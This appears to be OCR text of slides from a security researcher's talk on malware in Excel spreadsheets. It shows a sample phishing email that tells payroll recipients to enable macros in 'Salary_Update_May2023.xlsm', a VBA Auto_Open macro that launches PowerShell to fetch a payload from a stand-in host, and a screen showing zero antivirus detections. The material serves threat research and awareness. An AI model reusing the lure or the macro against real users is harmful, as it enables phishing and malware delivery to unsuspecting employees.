
LAMBDA MALWARE

THE HIDDEN THREAT IN EXCEL SPREADSHEETS

Biography

- Myself:
  - Yonatan Baum
  - Security researcher at Mimecast Research Team
  - contact@yonatanb.com

- Mimecast:
  - Cloud based email security
  - Researching attack trends and new threats


Urgent: Updated Payroll Information for May - Message (HTML)
File
Message
Help
Mimecast
Nitro Pro
Tell me what you want to do
Share to Teams
Reply
Reply All
Forward
YB
Salary_Update_May2023.xlsm
14 KB


Urgent: Updated Payroll Information for May

Yonatan Baum


Hello,

We have an important update regarding your payroll for the month of May. To access the updated information, please follow the instructions below carefully:

Open the attached Excel spreadsheet titled "Salary_Update_May2023.xlsm".
IMPORTANT: Enable macros in your spreadsheet software to ensure proper functionality of the file.
Review the updated salary details, tax deductions, and any additional benefits you may be eligible for.
If you encounter any difficulties or have questions, please reply to this email for assistance.



```
Sub Auto_Open()
    Dim exec As String
    exec = "powershell start example.com/payload.php"
    Shell (exec)
End Sub
```




No security vendors and no sandboxes flagged this file as malicious

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected



‹ Return to Blog Home


Microsoft Research Blog

LAMBDA: The ultimate Excel worksheet function

Published January 25, 2021

By Andy Gordon, Senior Principal Research Manager; Simon Peyton Jones, (Former) Senior Principal Researcher

Share this page



